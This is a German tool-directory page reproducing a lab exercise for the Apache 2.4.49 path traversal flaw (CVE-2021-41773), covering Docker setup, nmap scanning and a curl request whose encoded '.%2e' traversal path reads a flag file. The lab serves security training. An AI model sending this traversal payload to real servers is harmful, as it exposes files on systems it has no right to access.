
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-41773-exercise — Praktisches Labor zur Ausnutzung von Apache 2.4.49 Path Traversal (CVE-2021-41773) mit Docker, Nmap-Scanning und curl, um eine Flagge abzurufen. | Kitploit
Tools/GitHubGitHub/m96dg/cve-2021-41773-exercise
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & BildungLabs & Praxis
GitHubm96dg/cve-2021-41773-exercise

CVE-2021-41773-exercise

Praktisches Labor zur Ausnutzung von Apache 2.4.49 Path Traversal (CVE-2021-41773) mit Docker, Nmap-Scanning und curl, um eine Flagge abzurufen.

Repository anzeigen
34vor 4 JahrenNoch nicht geprüft
Teilen

CVE-2021-41773-exercise

Ein Fehler wurde in einer Änderung an der Pfadnormalisierung in Apache HTTP Server 2.4.49 gefunden. Ein Angreifer könnte einen Path-Traversal-Angriff nutzen, um URLs auf Dateien außerhalb der Verzeichnisse abzubilden, die durch Alias-ähnliche Direktiven konfiguriert sind. Wenn Dateien außerhalb dieser Verzeichnisse nicht durch die übliche Standardkonfiguration „require all denied" geschützt sind, können diese Anfragen erfolgreich sein. Wenn CGI-Skripte für diese Alias-Pfade ebenfalls aktiviert sind, könnte dies eine Remote-Code-Ausführung ermöglichen. Dieses Problem betrifft nur Apache 2.4.49 und nicht frühere Versionen.

Credits intro to: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773

Ziel der Übung ist es, die in Apache 2.4.49 vorhandene Schwachstelle auszunutzen. Um sie auszunutzen, ist es notwendig, einen „Path-Traversal-Angriff" zu verwenden, um Dateien außerhalb der vorkonfigurierten Ordner abzubilden und eine Art Remote-Shell zu erstellen.

Für die Übung ist es praktisch, einen speziell verwundbaren Docker von Docker Hub zu verwenden:

Link: https://hub.docker.com/r/m96dg/pw_apache_2_4_49



$docker pull m96dg/pw_apache_2_4_49
1_docker_pull


Um die Images der gepullten Docker zu sehen:

$docker images

Den Docker auf Port 8080 ausführen:

$docker run -dit -p 8080:80 m96dg/pw_apache_2_4_49

Um zu überprüfen, dass er tatsächlich läuft:

$docker ps
2_docker_run


Wie man sieht, funktioniert der Webserver einwandfrei:
3_8080

Scan-Phase (wir versuchen, so viele Informationen wie möglich vom Host zu sammeln):

$nmap -sS -p- -T4 -Pn -oA portScan localhost

4_portScan

Enumeration-Phase (wir versuchen, die Informationen zu vertiefen, indem wir die in der Scan-Phase gefundenen Ports enumerieren):

$nmap -sV -sC -oA versionScan localhost

5_versionScan

Um den Angriff durchzuführen, ist es notwendig, diesen Befehl auszuführen und zu versuchen, die Flag zu finden (falls sie in root eingefügt ist):

$curl http://[IP]:8080/cgi-bin/.%2e/.%2e/.%2e/.%2e/flag.txt

6_exploit

Um sicherzugehen, dass die Übung erfolgreich war und die Flag tatsächlich die gefundene ist, vergleiche die Zeichenkette mit ihrer Entschlüsselung in Md5 („HaiTrovatoLaFlag_Apache"). Wenn die beiden Zeichenketten übereinstimmen, dann ist das Spiel gewonnen!


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    327
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    256

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →




